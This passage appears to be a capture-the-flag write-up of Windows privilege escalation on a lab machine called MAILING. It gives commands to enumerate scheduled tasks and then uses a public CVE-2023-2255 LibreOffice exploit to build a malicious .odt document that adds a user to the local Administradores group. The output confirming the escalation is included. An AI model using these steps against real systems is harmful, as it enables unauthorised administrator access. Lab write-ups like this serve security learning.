
Command to view the scheduling tasks
schtasks /query /fo LIST /v



```
0
MAILING\maya
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Users\localadmin\Documents\scripts\soffice.ps1
N/A
```


C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Users\localadmin\Documents\scripts\soffice.ps1

One task runs the above script names soffice so there is something related to office
I checked the softwares installed in the system and fount libreoffice



```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/27/2024   5:30 PM                Common Files
d-----          3/3/2024   4:40 PM                dotnet
d-----          3/3/2024   4:32 PM                Git
d-----         4/29/2024   6:54 PM                Internet Explorer
d-----          3/4/2024   6:57 PM                LibreOffice
d-----          3/3/2024   4:06 PM                Microsoft Update Health Tools
d-----         12/7/2019  10:14 AM                ModifiableWindowsApps
d-----         2/27/2024   4:58 PM                MSBuild
d-----         2/27/2024   5:30 PM                OpenSSL-Win64
d-----         3/13/2024   4:49 PM                PackageManagement
d-----         2/27/2024   4:58 PM                Reference Assemblies
d-----         3/13/2024   4:48 PM                RUXIM
d-----         2/27/2024   4:32 PM                VMware
d-----          3/3/2024   5:13 PM                Windows Defender
d-----         4/29/2024   6:54 PM                Windows Defender Advanced Threat Protection
d-----          3/3/2024   5:13 PM                Windows Mail
d-----          3/3/2024   5:13 PM                Windows Media Player
d-----         4/29/2024   6:54 PM                Windows Multimedia Platform
d-----         2/27/2024   4:26 PM                Windows NT
d-----          3/3/2024   5:13 PM                Windows Photo Viewer
d-----         4/29/2024   6:54 PM                Windows Portable Devices
d-----         12/7/2019  10:31 AM                Windows Security
d-----         3/13/2024   4:49 PM                WindowsPowerShell
```

The version of libreoffice installed google the exploit for it




```
*Evil-WinRM* PS C:\Important Documents> cat "/Program Files/LibreOffice/readmes/readme_en-US.txt"


======================================================================

LibreOffice 7.4 ReadMe

======================================================================
```

It’s vulnerable to CVE-2023-2255: https://github.com/elweth-sec/CVE-2023-2255

I will use the payload “net localgroup administrators maya /add”
Command: python3 CVE-2023-2255.py --cmd "net localgroup administrators maya /add" --output ~/share/exploit.odt

Put the odt File in “Important Documents” folder

But this didn’t worked why? Because I am using English




```
*Evil-WinRM* PS C:\> net localgroup

Aliases for \\MAILING


-----------------------------------------------------
*Administradores
*Administradores de Hyper-V
*Duplicadores
*IIS_IUSRS
*Invitados
*Lectores del registro de eventos
*Operadores criptogr ficos
*Operadores de asistencia de control de acceso
*Operadores de configuraci¢n de red
*Operadores de copia de seguridad
*Propietarios del dispositivo
*Remote Management Users
*System Managed Accounts Group
*Usuarios
*Usuarios avanzados
*Usuarios COM distribuidos
*Usuarios de escritorio remoto
*Usuarios del monitor de sistema
*Usuarios del registro de rendimiento
The command completed successfully.
```

It’s in spanish

python3 CVE-2023-2255.py --cmd 'net localgroup Administradores maya /add' --output 'exploit.odt'

Put this odt file in whatever way you can in “Important Documents” wait a few seconds to let it execute

net user maya



```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maya\Documents> net user maya
User name                    maya
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2024-04-12 4:16:20 AM
Password expires             Never
Password changeable          2024-04-12 4:16:20 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2024-05-10 6:42:14 PM

Logon hours allowed          All

Local Group Memberships      *Administradores      *Remote Management Use
                             *Usuarios             *Usuarios de escritori
Global Group memberships     *Ninguno
The command completed successfully.
```

Now maya is in administrator group no in administradores group
Exit winrm then reconnect with maya creds BOOM!!